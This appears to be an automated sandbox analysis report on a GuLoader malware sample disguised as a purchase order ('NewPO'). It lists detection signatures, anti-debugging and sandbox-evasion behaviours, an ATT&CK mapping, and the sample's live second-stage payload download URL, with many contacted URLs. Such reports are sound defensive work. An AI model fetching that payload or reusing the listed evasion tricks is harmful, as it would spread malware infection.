ID: 410970
Sample Name: NewPO.com
Cookbook: default.jbs
Time: 13:59:57
Date: 11/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report NewPO.com

Overview


General Information

Sample Name:	NewPO.com (renamed file extension from com to exe)
Analysis ID:	410970
MD5:	d4f1e0ced899708.
SHA1:	1d85ab627f08d4d.
SHA256:	6218efd8433d165.
Tags:	GuLoader
Infos:	

Most interesting Screenshot:



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Potential malicious icon found
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Tries to detect Any.run
- Tries to detect virtualization through…
- Abnormal high CPU Usage
- Checks if the current process is bein…
- Detected potential crypto function
- Internet Provider seen in connection…
- JA3 SSL client fingerprint seen in co…

Classification



Startup

- **System is w10x64**
- NewPO.exe (PID: 6868 cmdline: 'C:\Users\user\Desktop\NewPO.exe' MD5: D4F1E0CED899708FDD34FAAB5F154FF3)
  - NewPO.exe (PID: 6544 cmdline: 'C:\Users\user\Desktop\NewPO.exe' MD5: D4F1E0CED899708FDD34FAAB5F154FF3)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://avicennamch.com/osita/bin_ygJfz82.bin;]"
}
```


Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.842923779.000000000046 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:


Hides threads from debuggers

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 2	Virtualization/Sandbox Evasion 2 2	OS Credential Dumping	Security Software Discovery 4 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 1 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Information Discovery 2 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NewPO.exe	30%	Virustotal		Browse
NewPO.exe	11%	ReversingLabs	Win32.Worm.Wbvb	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
avicennamch.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://avicennamch.com/amc-clinical-sciences-dermatology/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wfme-standards/	0%	Virustotal		Browse
http://https://avicennamch.com/wfme-standards/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/chairman-awt/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementor-pro/assets/lib/sticky/jquery.sticky.min.js?ver=	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/news-and-media/	0%	Avira URL Cloud	safe	
http://avicennamch.com/osita/bin_ygJfz82.binternet	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/quality-standards/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amh-ophthalmology/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amh-obstetrics-and-gynecology/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/merit-list/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adc-dental-materials/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/jet-menu/assets/public/lib/font-awesome/css/v4-shims.min.	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/avicenna-medical-hospital-medicine/	0%	Avira URL Cloud	safe	
http://x1.i.lencr.org	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/category/main-news/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/jet-menu/assets/public/lib/font-awesome/css/all.min.css?v	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/director-adil-hospital/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/premium/lae-widge	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/font-awesome/css/v4-shims.min.css?ve	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/jet-menu/assets/public/js/jet-menu-widgets-scripts.js?ver	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.1	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/about-us/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amh-paediatrics/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adh-oral-pathology/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/category/uncategorized/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/bdthemes-element-pack/assets/css/bdt-uikit.css?ver=3.2	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/sliders.css?ver=2	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementskit-lite/libs/framework/assets/js/frontend-script	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/2020/03/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/blank/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/eicons/css/elementor-icons.min.css?v	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://avicennamch.com/wp-content/plugins/elementor/assets/css/frontend.min.css?ver=2.9.7	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/avicenna-medical-hospital/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/icomoon.css?ver=2	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adc-prosthodontics/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/themes/twentytwenty/print.css?ver=1.1	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementskit-lite/widgets/init/assets/js/gmaps.min.js?ver=	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adc-oral-medicine/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adh-dental-materials/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/in	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adc/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/admissions-criteria-for-foreign-students/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amc-clinical-sciences-ent/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/uploads/elementor/css/global.css?ver=1601374295	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://avicennamch.com/wp-content/plugins/LayerSlider/assets/static/layerslider/js/layerslider.util	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/careers-working/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/animate.css?ver=2	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementor-pro/assets/js/frontend.min.js?ver=2.9.3	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amc-basic-sciences-physiology/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/gnc/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/orthopedics/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/jet-menu/assets/public/css/public.css?ver=2.0.0-beta	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amc-clinical-sciences-psychiatry-and-behavioral-sciences/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/LayerSlider/assets/static/layerslider/js/layerslider.tran	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amh-ent/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/members-board-of-trustees/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amc-clinical-sciences-orthopedics/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amc/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amc-clinical-sciences-medicine/	0%	Avira URL Cloud	safe	
http://avicennamch.com/osita/bin_ygJfz82.bin	0%	Avira URL Cloud	safe	
http://x1.c.lencr.org/0	0%	Avira URL Cloud	safe	
http://x1.i.lencr.org/0	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/LayerSlider/assets/static/layerslider/css/layerslider.css	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/lae-widgets.css?v	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/amc-basic-sciences-biochemistry/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/avicenna-dental-hospital/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/2020/03/31/inauguration-of-avicenna-dental-college/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/jet-elements/assets/css/jet-elements-skin.css?ver=2.2.12	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/premium/sliders.c	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/share-link/share-link.min.js?ver=2.9	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adc-oral-surgery/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/admissions/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/wp-smush-pro/app/assets/js/smush-lazy-load.min.js?ver=3.6	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/allied-health-sciences/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/admissions-mbbs/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/swiper/swiper.min.js?ver=5.3.6	0%	Avira URL Cloud	safe	
http://avicennamch.com/osita/bin_ygJfz82.bin;]	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementskit-lite/widgets/init/assets/css/widget-styles.cs	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adh-periodontology/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/font-awesome/css/all.min.css?ver=162	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/feed/	0%	Avira URL Cloud	safe	
http://x1.i.lencr.org/f	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/sports-day/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementskit-lite/widgets/init/assets/css/responsive.css?v	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adc-sports-day/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/adh-operative-dentistry/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/co-chairperson-development-and-coordination/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/covid-19/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/overview/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-includes/wlwmanifest.xml	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-json/elementskit/v1/	0%	Avira URL Cloud	safe	
http://avicennamch.com/osita/bin_ygJfz82.bin#	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/life-at-adc/	0%	Avira URL Cloud	safe	
http://https://avicennamch.com/wp-content/plugins/elementor/assets/js/frontend-modules.min.js?ver=2.9.7	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
avicennamch.com	136.243.220.59	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://avicennamch.com/osita/bin_ygJfz82.bin	true	• Avira URL Cloud: safe	unknown
http://avicennamch.com/osita/bin_ygJfz82.bin;]	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://avicennamch.com/amc-clinical-sciences-dermatology/	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wfme-standards/	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://avicennamch.com/chairman-awt/	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor-pro/assets/lib/sticky/jquery.sticky.min.js?ver=	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/news-and-media/	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://avicennamch.com/osita/bin_ygJfz82.binternet	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/quality-standards/	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amh-ophthalmology/	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amh-obstetrics-and-gynecology/	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/merit-list/	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adc-dental-materials/	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/jet-menu/assets/public/lib/font-awesome/css/v4-shims.min.	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/avicenna-medical-hospital-medicine/	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://x1.i.lencr.org	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/category/main-news/	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/jet-menu/assets/public/lib/font-awesome/css/all.min.css?v	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/director-adil-hospital/	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/premium/lae-widge	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/font-awesome/css/v4-shims.min.css?ve	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/jet-menu/assets/public/js/jet-menu-widgets-scripts.js?ver	NewPO.exe, 0000000F.00000002.1 162410140.00000000008E9000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.1	NewPO.exe, 0000000F.00000002.1 162622019.0000000002450000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://avicennamch.com/about-us/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amh-paediatrics/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adh-oral-pathology/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/category/uncategorized/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/bdthemes-element-pack/assets/css/bdt-uikit.css?ver=3.2	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/sliders.css?ver=2	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementskit-lite/libs/framework/assets/js/frontend-script	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/2020/03/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/blank/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/eicons/css/elementor-icons.min.css?v	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.letsencrypt.org0	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor/assets/css/frontend.min.css?ver=2.9.7	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://schema.org	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false		high
http://https://avicennamch.com/avicenna-medical-hospital/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/icomoon.css?ver=2	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adc-prosthodontics/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
